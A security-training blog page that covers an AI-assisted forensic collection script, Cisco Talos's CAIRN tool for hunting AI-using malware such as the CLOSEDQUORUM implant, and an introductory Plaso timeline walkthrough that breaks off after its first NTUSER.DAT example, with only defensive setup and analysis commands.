

There’s no -AI flag. The script reads config.json at startup. When AI is on, each finding gets sent to the model after it’s built. If the model is down, the collection still finishes and that row just has no verdict. In the report, open a finding and use the tooltip labeled AI Analysis. Windows also builds an Investigation Summary with a risk score, a rough timeline, and next steps. This is just a briefing, so don’t treat it as the final verdict. Also, keep in mind that AI makes the run a lot slower since every finding is a real model call.
Here are some screenshots of AI analysis.
Summary
During an incident response time is of the essence, so swiftly scanning your hosts for signs of compromise will save you time. There are different situations and cases that require certain approaches, that’s why knowing how to work with different forensics tools is important. Having AI process your analysis results can be helpful, but it might take some time, unless you have a good GPU for it.
If you’re just getting started in forensics, we recommend our Digital Forensics training, where Master OTW walks you through the techniques to find evidence of criminal activity on a computer or network.
Some of you have already seen the headlines about malware calling out to AI APIs. Recently, Talos found a Windows implant called CLOSEDQUORUM that leaves its tactical command and control decisions to a panel of commercial LLMs while the operator sleeps. Malware like that doesn’t leave the traces we’re used to hunting. Now you find prompt templates, provider endpoints, API key prefixes, jailbreak wording and sometimes text written to talk an AI sandbox out of flagging the file. Talos calls these cognitive artifacts and developers who wire an LLM into their tooling leave some behind.
What is CAIRN
Cisco Talos built a free research tool called CAIRN. The name is a metaphor. A cairn is a pile of stones hikers leave on a trail so the next person can see where to go. CAIRN looks for the same kind of marker inside malware that talks to AI. It works from metadata, which means you never download the sample and you never run it. Keep in mind, it needs a VirusTotal API. It sorts what it finds into three tiers, from a simple AI string match, to behavior and families. It also clusters samples that look alike even when they don’t share an obvious string.
CAIRN is a research tool and not a live threat feed. It shows us where hackers are heading.
Let’s set it up and cover some basic commands.
Setting Up

We start by copying the repository and installing the python libraries.
kali > git clone https://github.com/Cisco-Talos/Cognitive-Artifact-Intelligence-Research-Network.git

kali > cd Cognitive-Artifact-Intelligence-Research-Network

kali > python -m venv .venv
kali > source .venv/bin/activate

kali > pip install -e ".[dev]"

The env file needs VirusTotal API.
kali > cp .env.example .env
kali > nano .env
Once it’s there, you can start with some basic commands.
Basic Commands

The first thing we do is open the YARA file that ships with CAIRN and check that it is readable and put together the way the tool expects. If it prints a rule count and says the pack is valid, the rulers are loaded. You run it after install or after you edit a rule, so you know the next hunt will not fail because the rule file is broken.
kali > cairn validate-rules

Next we print the list of saved VirusTotal searches that come with CAIRN. We will use these names in the following command. The command only reads a config file on disk.
kali > cairn filters
Each name on that list is a hunt idea you can use, like Python files that mention an LLM library, or files that mention a hosted API.
kali > cairn pull --filter python-ai-scripts --limit 10
Next, you can summarize the findings. It reads only your database and tells you how many files you got and what rules were in use.
kali > cairn summarize
We can then open the map.
kali > cairn explore
Source: Cisco Talos


Here is how the clusters look like. Samples are grouped into clusters even when they share no obvious string overlap. These are semantic discoveries that analyze the meaning.
Source: Cisco Talos
Malware That Uses AI
Let’s take a look at the new developments in malware that were published by Cisco Talos. Their team was analyzing CLOSEDQUORUM.

They say it’s the first publicly documented Windows implant to apply this model to tactical command and control (C2). After it’s deployed, it uses AI models to decide what to do next and then executes their collective decision to harvest user credentials and crypto wallets. It doesn’t need a human to be ruling over the process, as the AI does everything.
Traditional C2 architecture needs the hackers to have server infrastructure. That infrastructure is attributable and blockable. Instead of this, CLOSEDQUORUM calls up to four commercial LLM provider endpoints used by thousands of legitimate applications daily.
Here is how it looks decompiled.
Source: Cisco Talos
You see the providers, models and prompts.
Source: Cisco Talos

Hackers also may give detailed technical prompt templates. Here TARGET: %s is substituted at runtime.
Source: Cisco Talos
The response is then deserialized into a Go struct.
Source: Cisco Talos
Structure of the returned model’s decision.
Summary
Malware that calls out to AI is already here. There’s no server to attribute or block, since the traffic goes to provider endpoints that legitimate apps hit all day. Now we also hunt for cognitive artifacts like prompt templates, provider endpoints, API key prefixes and jailbreak wording. CAIRN helps with that by working from VirusTotal metadata, so you never download or run the sample. It groups findings by AI strings, behavior and families and clusters similar samples by meaning. It shows us where hackers are heading, and they’re heading toward AI doing the thinking for them.
If you like Malware Analysis and want to improve your skills in this field, sign up for our Reverse Engineering Malware training.
When you do forensic investigations, you often find that systems are not really monitored. The great problem here is that it’s beyond the scope of a sysadmin. They already have a lot of work to do, so it’s hard to blame them. Companies don’t spend much money on cybersecurity despite the rise of ransomware campaigns in recent years. AI is going to make these attacks a lot more feasible, and we are already seeing it. They simply don’t realize the threat exists out there, until they have to face it.
Here is one of the posts that I came across recently that proves the point. These cheap Chinese models cost literally cents per 1 million tokens. So it’s fairly possible that someone can hack a company for $20 and for another $10 do internal recon, thoroughly analyze all file shares, infect hosts with malware, and you can guess what comes next. The demands for a decryption key vary, of course. They usually range somewhere between $20,000 and $100,000. The bigger the company is, the bigger the demand will be. The bigger the company is, the more infrastructure it has sticking out to the internet that hackers can work with. The size of the company doesn’t necessarily mean it’s secure. Their security can also be trivial.
But we do have to work with such companies, and I’m sure some of you have come across this issue. In such a case, we have to work with whatever the system has left behind. To make things easier, we want to cover Plaso.
Plaso
Plaso is a Python-based engine used by several tools for automatic creation of timelines. Plaso’s default behavior is to create super timelines, but it also supports creating more targeted timelines if you are focused on a certain time frame.
These timelines help investigators correlate the large amount of information found in logs and other files on an average computer.
The whole point of this tool is that you can get a report on everything that happened on your system from different kinds of files. It allows you to do a very thorough analysis and gives you a better view of every event that took place. That’s super helpful if your client doesn’t have SIEM systems or at least some advanced logging like Sysmon, for example.
It does support different systems as well, so it’s pretty universal, from phones to computers. The example data that ships with it can help you get used to the tool.
Setting Up

As always, let’s follow the easiest way to install it on your system.
kali > python3 -m venv plaso
kali > source plaso/bin/activate
kali > pip install --upgrade pip
kali > pip install plaso

That will be it. In case you are wondering if it fits your purpose, you can list all the parsers available.
kali > plaso-log2timeline --parsers list

Besides, we have a huge library of logs to test the tool with.
kali > git clone https://github.com/log2timeline/plaso.git
kali > cd plaso/test_data/
kali > ls
So let’s not waste more time and get into it.
Working with Plaso
We are going to look at a couple of examples analyzing different log files, and at the end we are going to create the full timeline of our system. We used the EnCase E01 file format to make it more compact.
NTUSER.DAT
The first example covers one of the most meaningful files in both offensive and defensive cybersecurity. The NTUSER.DAT file is useful for both of us simply because it stores all user actions, from USBs to opened folders and much more. Earlier, we covered the use of it for investigations, but that was more about cherry picking. We pointed at the exact locations to look at to find insider threats or to analyze other users’ actions during the pentest. That’s super helpful if you are dealing with a sysadmin’s computer and only have terminal access.
Let’s build a complete timeline of it.
kali > plaso-log2timeline --storage-file ntuser_timeline.plaso ~/plaso/test_data/NTUSER.DAT
This command points log2timeline straight at the NTUSER.DAT hive and tells it to write everything it finds into ntuser_timeline.plaso. That storage file is not something you can just open and read, it’s the raw extracted events that you will need to sort and export into something readable in the next step.

After that, we can view the number of events in this hive.
kali > plaso-pinfo ntuser_timeline.plaso

